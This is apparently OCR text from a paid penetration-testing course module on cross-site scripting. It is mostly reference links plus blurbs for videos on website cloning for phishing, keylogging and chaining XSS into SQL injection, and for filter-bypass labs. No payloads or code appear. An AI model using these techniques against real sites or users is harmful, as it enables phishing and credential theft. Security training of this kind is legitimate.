
See how vulnerabilities can be chained together to compromise the attacked environment.

**Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click LINK.*

Module 3 Labs

XSS Reflected Labs

The Find Me! labs do not need any kind of introduction! Each level generates HTML in an unsafe way, and you have to bypass some server-side PHP filters. This comes with 11 challenging labs!



Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click LINK.

References

References

2000 CERT Advisories

http://www.cert.org/historical/advisories/ca-2000-02.cfm

The origins of Cross-Site Scripting (XSS)

http://jeremiahgrossman.blogspot.it/2006/07/origins-of-cross-site-scripting-xss.html

The Cross-Site Scripting (XSS) FAQ

http://www.cgisecurity.com/xss-faq.html

domxsswiki - Sources.wiki

https://code.google.com/p/domxsswiki/wiki/Sources

References

[domxsswiki]

https://code.google.com/p/domxsswiki/

[Cross-Site Tracking (XST): The New Techniques and Emerging Threats to Bypass Current Web Security Measures Using TRACE and XSS]

http://www.cgisecurity.com/whitehat-mirror/wh-whitepaper_xst_ebook.pdf

[XMLHttpRequest Level 1]

http://www.w3.org/TR/XMLHttpRequest/#the-getresponseheader()-method

[XST Strikes Back (or perhaps "Return from the Proxy"...)]

http://www.securityfocus.com/archive/1/423028

References

CVE-2012-0053

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0053

GitHub: apachexss.js

https://gist.github.com/pilate/1955a1c28324d4724b7b

Norton Update Center critical XSS vulnerability

http://www.xssed.com/news/110/Norton_Update_Center_critical_XSS_vulnerability/

Clinton and Obama XSS Battle Develops

http://news.netcraft.com/archives/2008/04/24/clinton_and_obama_xss_battle_develops.html

References

[MIT Hacked & Defaced by Anonymous]

http://zerosecurity.org/2013/01/mit-hacked-defaced-by-anonymous

[Phishing]

http://en.wikipedia.org/wiki/Phishing

[GNU Wget]

https://www.gnu.org/software/wget/

[Online InnerHTML toolbox]

http://html5sec.org/innerhtml

References

[XSS Keylogger]

https://web.archive.org/web/20150215070941/https://wiremask.eu/xss-keylogger

[Hacking Intranet Websites from the Outside (Take 2)]

http://www.blackhat.com/presentations/bh-usa-07/Grossman/Whitepaper/bh-usa-07-grossman-WP.pdf

[My Address Java Applet]

http://reglos.de/myaddress/MyAddress.html

[net.ipcalf]

http://net.ipcalf.com/

References

Local IP discovery with HTML5 WebRTC: Security and privacy risk?

https://hacking.ventures/local-ip-discovery-with-html5-webrtc-security-and-privacy-risk/

WebRTC Peer-to-peer connections

http://caniuse.com/#feat=rtcpeerconnection

mXSS

http://www.businessinfo.co.uk/labs/mxss/

Attacking with XMLHTTPRequest

https://web.archive.org/web/20110327230506/http://ha.ckers.org/blog/20090720/xmlhttprequest-ping-sweeping-in-firefox-35/

References

The Browser Hacker's Handbook: Ch10 Source Code – Attacking Networks
http://browserhacker.com/code/Ch10/index.html

JavaScript portscan

http://web.archive.org/web/20110703135557/http://www.rmccurdy.com/scripts/docs/spidynamics/JSportscan.pdf

Hacking Intranet Websites from the Outside: "JavaScript Malware Just Got a Lot More Dangerous"
http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Grossman.pdf

JavaScript portscanner

http://web.archive.org/web/20100626084549/http://www.gnucitizen.org/static/blog/2006/08/jsportscanner.js

References

[HTML Form Protocol Attack]

http://web.archive.org/web/20021029173425/http://www.remote.org/jochen/sec/hfpa/

[Extended HTML Form Attack]

http://eyeonsecurity.org/papers/Extended HTML Form Attack.pdf

[The Extended HTML Form attack revisited]

https://resources.enablesecurity.com/resources/the extended html form attack revisited.pdf

[Contents of /trunk/src/net/base/net_util.cc]

http://src.chromium.org/viewvc/chrome/trunk/src/net/base/net_util.cc

References

[Ports blocked by default in Mozilla]

http://www-archive.mozilla.org/projects/netlib/PortBanning.html#portlist

[Cross-Origin Resource Sharing]

http://www.w3.org/TR/cors/

[The WebSocket API]

https://developer.mozilla.org/en-US/docs/Web/API/WebSocket

[JSRecon]

http://web.archive.org/web/20120308180633/http://www.andlabs.org/tools/jsrecon/jsrecon.html

References

Facebook flooded with porn spam

http://www.zdnet.com/facebook-flooded-with-porn-spam-3040094432/

Facebook users hit by hardcore porn, violence and animal abuse images

https://nakedsecurity.sophos.com/2011/11/15/facebook-hardcore-porn-violence-and-animal-abuse-images/

RFC2397 – The “data” URL scheme

http://tools.ietf.org/html/rfc2397

Disallow javascript: and data: URLs entered into the location bar from inheriting the principal of the currently-loaded page

https://bugzilla.mozilla.org/show_bug.cgi?id=656433

References

[data Protocol]

http://msdn.microsoft.com/en-us/library/cc848897(v=vs.85).aspx

[How does Facebook disable the browser's integrated Developer Tools?]

http://stackoverflow.com/questions/21692646/how-does-facebook-disable-the-browsers-integrated-developer-tools

[Issue 349993: window.console object should not be configurable]

https://code.google.com/p/chromium/issues/detail?id=349993

[Issue 345205: DevTools: Combat self-xss]

https://code.google.com/p/chromium/issues/detail?id=345205

References

The innerHTML Apocalypse

http://www.slideshare.net/x00mario/the-innerhtml-apocalypse

Idempotence

http://en.wikipedia.org/wiki/Idempotence

mXSS Attacks: Attacking well-secured Web-Applications by using innerHTML Mutations

http://cure53.de/fp170.pdf

Videos

Website Cloning

See how a website can be cloned, which is the first step for a successful phishing attack!

Keylogging

See the keylogger utilities in action as a part of client-side exploitation.

Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click LINK.

Videos

From an XSS to a SQL Injection

See how vulnerabilities can be chained to compromise the attacked environment.

Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click LINK.

Labs

XSS Reflected Labs

The Find Me! labs do not need any kind of introduction! Each level generates HTML in an unsafe way, and you have to bypass some server-side PHP filters. This comes with 11 challenging labs!

Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click LINK.